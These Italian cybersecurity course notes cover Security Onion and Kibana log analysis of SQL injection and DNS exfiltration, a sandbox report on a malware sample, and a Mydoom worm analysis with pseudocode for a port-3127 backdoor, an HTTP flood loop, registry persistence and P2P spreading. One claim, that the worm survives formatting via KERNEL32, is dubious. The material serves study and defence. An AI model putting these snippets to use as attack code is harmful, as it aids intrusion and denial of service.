[wireshark, pcap, tcp, http, estrazione file, malware, tcpdump, download.pcap]

BW3 es.6 Interpretare i dati HTTP e DNS per isolare l'attore della minaccia

Contesto - Context

⚜️ **Tag:** #dns #http #mysql #securityonion #kibana

MySQL è un database comunemente utilizzato da applicazioni web, ma è vulnerabile a tecniche di iniezione SQL, che possono essere sfruttate per ottenere accesso non autorizzato a dati sensibili. I server DNS, che risolvono i nomi di dominio in indirizzi IP, possono inoltre essere utilizzati per esfiltrare dati tramite richieste DNS.

Log e Accesso a Kibana - Logs and Accessing Kibana

⚜️ **Tag:** #kibana #log #onionaccess

Per avviare l'analisi, si accede alla VM Onion ed eseguendo il comando `sudo so-status` è possibile verificare lo stato dei servizi. Successivamente, si utilizza Kibana con credenziali (username: `analyst`, password: `cyberops`) per visualizzare i log di sicurezza.

Indagine su un Attacco SQL Injection con Kibana - SQL Injection Investigation in Kibana

⚜️ **Tag:** #sqlinjection #cybersecurity #kibana

1. **Intervallo Temporale**: Selezionare il mese di Giugno 2020.
2. **Filtri di Protocollo**: Applicare un filtro per il protocollo HTTP.
3. **Log Analizzati**: Osservare IP sorgente e destinazione, porta e altri dettagli sui log, utili per identificare possibili attacchi di SQL Injection.

Analisi di un Log HTTP - HTTP Log Analysis

⚜️ **Tag:** #loganalisi #http #analisi

Nel primo log, del 12 giugno 2020 alle 21:30, viene rilevata un'attività di richiesta per informazioni di carta di credito, indicativa di una possibile iniezione SQL. Le keyword `union` e `select` segnalano un tentativo di estrazione dati dal database.

Analisi dei Log DNS con Kibana - DNS Log Analysis with Kibana

⚜️ **Tag:** #dns #kibana #dataloss

1. **Impostazione della Dashboard**: Configurare Kibana per esaminare i log DNS.
2. **Anomalie Rilevate**: Identificati sottodomini lunghi associati a `ns.example.com`, possibile segnale di esfiltrazione dati.


Filtraggio e Conversione dei Log DNS - DNS Log Filtering and Conversion

⚜️ **Tag:** #filtraggio #dnsconversion

Utilizzando un comando di conversione (`xxd -r -p`) su un file di log CSV, è stato possibile decodificare il contenuto esadecimale, rivelando un testo confidenziale, segnalando un attacco di esfiltrazione dati tramite DNS.



Strategie di Mitigazione - Mitigation Strategies

⚜️ **Tag:** #mitigazione #sicurezzarete

1. **Monitoraggio DNS**: Utilizzare firewall DNS e IDS/IPS per individuare richieste DNS anomale.
2. **Policy DNS Restrittive**: Limitare le risoluzioni DNS a domini affidabili.
3. **Analisi del Traffico**: Monitorare il traffico con Security Onion e creare alert per traffico sospetto.
4. **DLP e Rilevamento del Tunneling DNS**: Implementare DLP e strumenti specifici per intercettare il tunneling DNS.
5. **Limitare i Privilegi e Segmentare la Rete**: Concedere accesso solo al personale autorizzato e separare le risorse critiche.

🔑 **Chiavi:**
[dns, http, kibana, onionaccess, sqlinjection, dataesfiltration, securityonion, capme, dlp, tunnelingdns]

Suggerimenti per Approfondimenti - Suggestions for Further Study

- **Analisi Avanzata su Kibana**: Approfondisci l’uso di Kibana per l’analisi di attacchi su reti complesse.


- **Tecniche di Mascheramento Dati tramite DNS**: Studia le modalità di esfiltrazione avanzate tramite DNS.
- **Security Onion per Monitoraggio in Tempo Reale**: Esplora configurazioni avanzate di Security Onion per migliorare la prevenzione e il monitoraggio di attacchi SQL e DNS.

BW3 es.5 Bonus 1 Malware Jvczfhe.exe

Introduzione all'Analisi del Malware

⚜️ **Tag:** #malware #analisi #security

Questo report descrive l'analisi del file sospetto `Jvczfhe.exe`, identificato come malware tramite piattaforma di sandbox online (ANY.RUN). L’analisi rivela comportamenti sospetti che includono manipolazione dei registri, tentativi di elusione dei sistemi di rilevamento, e connessioni a porte non usuali.



Comportamenti Sospetti Osservati

⚜️ **Tag:** #comportamenti_sospetti #rilevamento

1. **Modifica delle impostazioni di sicurezza:** Il malware accede e altera le impostazioni di sicurezza del browser Internet Explorer e del

registro di sistema di Windows, con l'obiettivo di ottenere un controllo più profondo sul sistema infettato.

2. **Esecuzione di comandi e manipolazione del sistema:** Avvia comandi tramite il prompt dei comandi di Windows (`cmd.exe`), utilizzando anche `timeout.exe` per ritardare operazioni, tecnica usata per eludere il rilevamento automatico.
3. **Connessioni a porte inusuali:** `InstallUtil.exe` ha stabilito connessioni tramite porte non usuali, comportamento tipico di tentativi di esfiltrazione o download di componenti malevoli.

Modifiche ai Registri - Registry Modifications

⚜️ **Tag:** #registri #modifiche

Il malware esegue modifiche a chiavi di registro critiche per l'ambiente di sistema:

- **Chiavi Modificate:** `HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Tracing`
- **Attività:** Disabilita funzionalità di tracciamento (`EnableFileTracing`, `EnableAutoFileTracing`), configura bypass del proxy in `Internet Settings\ZoneMap`.


Processi Coinvolti

⚜️ **Tag:** #processi #auto_lancio

Il malware coinvolge diversi processi, tra cui:

- **`Muadnrd.exe` e `Jvczfhe.exe`:** Processi auto-lanciati e usati per avviare comandi tramite `cmd.exe`.

- `InstallUtil.exe`: Strumento di .NET Framework usato per stabilire connessioni sospette e modificare i registri.



Evasione dei Sistemi di Rilevamento - Evasion Techniques

⚜️ **Tag:** #evasione #sistemi #uac

1. **Disabilitazione dei log di traccia:** `Jvczfhe.exe` disabilita log fondamentali per il monitoraggio delle attività sospette, come `EnableConsoleTracing` e `EnableFileTracing`, occultando le proprie azioni.

2. **Autoconferma dei ANY.RUN es.2.2.pdfpermessi di amministratore (UAC):** Il malware utilizza funzionalità di autoconferma UAC per ottenere permessi senza notificare l'utente, ampliando la possibilità di modifiche a livello di sistema.

Remediation Consigliata

⚜️ **Tag:** #remediation #prevenzione

1. **Eliminazione immediata:** Il file deve essere rimosso dal sistema per prevenire danni ulteriori.
2. **Messa in quarantena:** Se l'eliminazione immediata non è possibile, è consigliata la quarantena del file per evitare che continui a essere eseguito o infetti altre parti del sistema.
3. **Blacklist dei vettori d'infezione:** Aggiungere `Jvczfhe.exe` e URL associati a una blacklist per evitare future infezioni.
4. **Conferma di malware vero:** Dati i comportamenti osservati, il file è confermato come malware (vero positivo).

🔑 **Chiavi:**
[malware, evasione, registri, connessioni_sospette, esfiltrazione, criptazione, processi, UAC, rilevamento, remediation]

BW3 es.7 Isolamento Host Compromesso tramite 5-Tuple

Esercizio Bonus 3: Isolamento Host Compromesso con 5-Tuple


⚜️ **Tag:** #5tuple #isolamento_host #sguil #wireshark #kibana

---

Passaggio 1 - Esame degli Eventi su SGUIL

⚜️ **Tag:** #sguil #eventi #accesso_root

1. **Accesso a Security Onion**: Accedere alla macchina Security Onion con le credenziali (utente: analyst; password: cyberops).
2. **Avvio di SGUIL**: Analizzare gli eventi nella colonna **Messaggio Evento**, selezionando il messaggio **GPL ATTACK_RESPONSE id check turned root**, che indica un potenziale accesso root acquisito.
3. **Dettagli Pacchetto e Regola**: Selezionare **Mostra dati pacchetto** e **Mostra regola** per esaminare l’avviso in dettaglio.



Passaggio 2 - Analisi delle Trascrizioni dell'Avviso

⚜️ **Tag:** #trascrizione #root_access #analisi_comandi

1. **Accesso alla Trascrizione**: Fare clic destro su **id 5.1** e selezionare **TRANSCRIPT**.
2. **Dettagli dell'Attacco**: Visualizzare la comunicazione tra attore minaccia (SRC) e target (DST), dove si osservano comandi Linux eseguiti sul target, accesso root acquisito, esplorazione del filesystem, copia e modifica di `/etc/shadow` e `/etc/passwd`.

Passaggio 3 - Analisi in Wireshark

⚜️ **Tag:** #wireshark #tcp #flusso_dati

1. **Apertura in Wireshark**: Fare clic destro sull'ID dell'avviso e selezionare **Wireshark**.
2. **Analisi Flusso TCP**: Selezionare **Segui Flusso TCP** per esaminare la transazione tra attore minaccia (testo rosso) e target (testo blu). L'indirizzo IP del target è 209.165.200.235, con nome host "metasploitabile".

Raccomandazioni di Sicurezza

⚜️ **Tag:** #sicurezza #best_practices #2FA #password

1. **Autenticazione a Due Fattori (2FA)**: Implementare 2FA per gli account critici.
2. **Password Sicure**: Promuovere l'uso di password complesse e un sistema di gestione delle stesse.
3. **Limitazione dei Permessi**: Basare i permessi sul principio del minimo privilegio.
4. **Monitoraggio e Logging**: Attivare il logging degli accessi per individuare attività sospette.
5. **Aggiornamento e Patch**: Effettuare aggiornamenti regolari dei sistemi per ridurre le vulnerabilità.

6. **Formazione del Personale**: Sensibilizzare il personale sui rischi e le best practices di sicurezza.
7. **Crittografia dei Dati**: Applicare crittografia per proteggere i dati sensibili.

🔑 **Chiavi:**
[cybersecurity, isolamento_host, SGUIL, Wireshark, Kibana, autenticazione_due_fattori, password_sicure, logging, crittografia]

Suggerimenti per Approfondimenti

- **Automazione con Script per SGUIL**: Creare script Python per automatizzare il rilevamento di eventi specifici.
- **Integrazione di Zeek con Kibana**: Approfondire come Zeek può essere configurato per filtrare e analizzare specifici tipi di traffico.
- **Curiosità**: SGUIL e Kibana sono strumenti open-source potenti per il rilevamento e l’analisi di minacce in tempo reale, utilizzati da molte organizzazioni per migliorare la visibilità su reti complesse.

BW3 Analisi Completa del Malware Mydoom A (Versione Originale - 2004)

Introduzione

⚜️ **Tag:** #malware #worm #cybersecurity

Scoperto nel gennaio 2004, il malware Mydoom è stato uno dei worm più distruttivi della sua epoca. Le sue capacità includevano la diffusione rapida tramite email, l'apertura di una backdoor, l'esecuzione di attacchi DoS contro siti web specifici, modifiche al registro di sistema per la persistenza e la diffusione tramite la rete peer-to-peer (P2P) Kazaa.

Diffusione tramite Email

⚜️ **Tag:** #email #cybersecurity #ingegneriaSociale

Descrizione: Mydoom utilizzava un motore SMTP interno per inviare email infette a tutti i contatti trovati nei file locali dell'utente.
Esempio di Pseudocodice:

```
void send_infected_email(char *recipient) {
    char *subject = "Mail Delivery Failed";
    char *body = "Please see the attached file.";
    char *attachment = "document.zip";  // Allegato infetto
    smtp_send(recipient, subject, body, attachment);
}
```

Backdoor su Porta 3127

⚜️ **Tag:** #backdoor #porta3127 #attaccoRemoto

Descrizione: Mydoom apriva una backdoor sulla porta TCP 3127, permettendo all'attaccante di accedere al sistema infetto da remoto.
Esempio di Pseudocodice:

```
int open_backdoor() {
    int sockfd = socket(AF_INET, SOCK_STREAM, 0);
    struct sockaddr_in servaddr;
    servaddr.sin_family = AF_INET;
    servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
    servaddr.sin_port = htons(3127);
    bind(sockfd, (struct sockaddr*)&servaddr,
sizeof(servaddr));
    listen(sockfd, 5);

    while (1) {
        int connfd = accept(sockfd, (struct sockaddr*)NULL,
NULL);
        handle_remote_commands(connfd);  // Esegue comandi
remoti
    }
}
```

Attacco DoS Programmato

⚜️ **Tag:** #DoS #attaccoHTTP #cybersecurity

Descrizione: Mydoom includeva un payload DoS per attaccare il sito www.sco.com a partire dal 1° febbraio 2004.
Esempio di Pseudocodice:

```
void launch_dos_attack() {
    struct sockaddr_in target;
    target.sin_family = AF_INET;
    target.sin_port = htons(80);  // Porta HTTP standard
```

```
    inet_pton(AF_INET, "www.sco.com", &target.sin_addr);

    while (1) {
        int sockfd = socket(AF_INET, SOCK_STREAM, 0);
        connect(sockfd, (struct sockaddr*)&target,
sizeof(target));
        send(sockfd, "GET / HTTP/1.1\r\n\r\n", 18, 0);  //
Richiesta HTTP
        close(sockfd);
    }
}
```

Modifiche al Registro di Sistema

⚜️ **Tag:** #persistenza #registroDiSistema #cybersecurity

Descrizione: Mydoom aggiungeva voci al registro di sistema di Windows per garantirsi l'esecuzione automatica a ogni avvio del sistema.
Esempio di Pseudocodice:

```
void add_registry_entry() {
    HKEY hKey;
    RegOpenKey(HKEY_CURRENT_USER,
"Software\\Microsoft\\Windows\\CurrentVersion\\Run",
&hKey);
    RegSetValueEx(hKey, "TaskMon", 0, REG_SZ,
(BYTE*)"C:\\Windows\\System32\\taskmon.exe",
strlen("C:\\Windows\\System32\\taskmon.exe"));
    RegCloseKey(hKey);
}
```

Diffusione tramite Kazaa (P2P)

⚜️ **Tag:** #P2P #Kazaa #ingegneriaSociale

Descrizione: Mydoom copiava se stesso nella cartella condivisa di Kazaa, permettendo la diffusione tramite rete peer-to-peer.
Esempio di Pseudocodice:

```
void copy_to_kazaa_share() {
    char *src = "C:\\Windows\\System32\\mydoom.exe";
    char *dest = "C:\\Program Files\\Kazaa\\My Shared
Folder\\important_document.exe";
    CopyFile(src, dest, FALSE);
}
```

Conclusioni

⚜️ **Tag:** #conclusioni #malwareAnalysis

Queste funzionalità rendono Mydoom un malware efficace e persistente, con un alto potenziale di danno grazie alla combinazione di metodi di diffusione, attacco DoS e persistenza.

Conclusioni e Rimedi - Conclusions and Remedies

⚜️ **Tag:** #conclusioni #rimedi #prevenzione

L’analisi del Mydoom originale dimostra come questo worm utilizzi un set mirato di funzionalità per la diffusione e il controllo remoto. In particolare, la combinazione di diffusione tramite email e DoS programmato ha creato danni significativi.

Rimedi in caso di infezione:

- **Isolamento del sistema**: Disconnettere immediatamente il computer dalla rete per impedire ulteriori diffusioni e accessi non autorizzati.
- **Utilizzo di software antivirus aggiornati**: Eseguire una scansione completa del sistema con un antivirus aggiornato per rilevare e rimuovere il malware.
- **Verifica delle porte aperte**: Controllare le porte di rete aperte, in particolare la porta **3127**, e chiuderle se non necessarie.
- **Ripristino da backup**: Se possibile, ripristinare il sistema da un backup precedente all'infezione.

Prevenzione dell’infezione:

- **Aggiornamenti regolari**: Mantenere il sistema operativo e il software sempre aggiornati con le ultime patch di sicurezza.
- **Cautela con le email sospette**: Non aprire allegati o cliccare su link in email provenienti da mittenti sconosciuti o con contenuti sospetti.
- **Utilizzo di software di sicurezza**: Installare e mantenere aggiornati antivirus, firewall e altri strumenti di sicurezza.
- **Formazione degli utenti**: Educare gli utenti sulle pratiche di sicurezza informatica e sui rischi associati all'apertura di email non verificate.

🔑 **Chiavi:**
malware, worm, email, backdoor, DoS, Kazaa

BW3 Analisi Comportamentale del Worm MyDoom A

Introduzione

⚜️ **Tag:** #introduzione #malware #worm #sicurezza

Il worm MYDOOM è noto per la sua pericolosità e diffusione tramite file eseguibili. Questo documento analizza il comportamento del worm attraverso analisi statica e dinamica, offrendo una visione approfondita delle tecniche utilizzate per infettare e persistere nei sistemi compromessi.

Analisi Statica del Worm MYDOOM

⚜️ **Tag:** #analisi_statica #malware #CFFExplorer #VirusTotal

Per la fase di analisi statica, sono stati utilizzati i seguenti strumenti:

1. **CFF Explorer**: Usato per ottenere dettagli del malware come hash e metodi di esecuzione.
    - Il worm attacca il sistema attraverso il `KERNEL32`, puntando al kernel. Questo permette al worm di ripresentarsi anche dopo la formattazione del sistema.


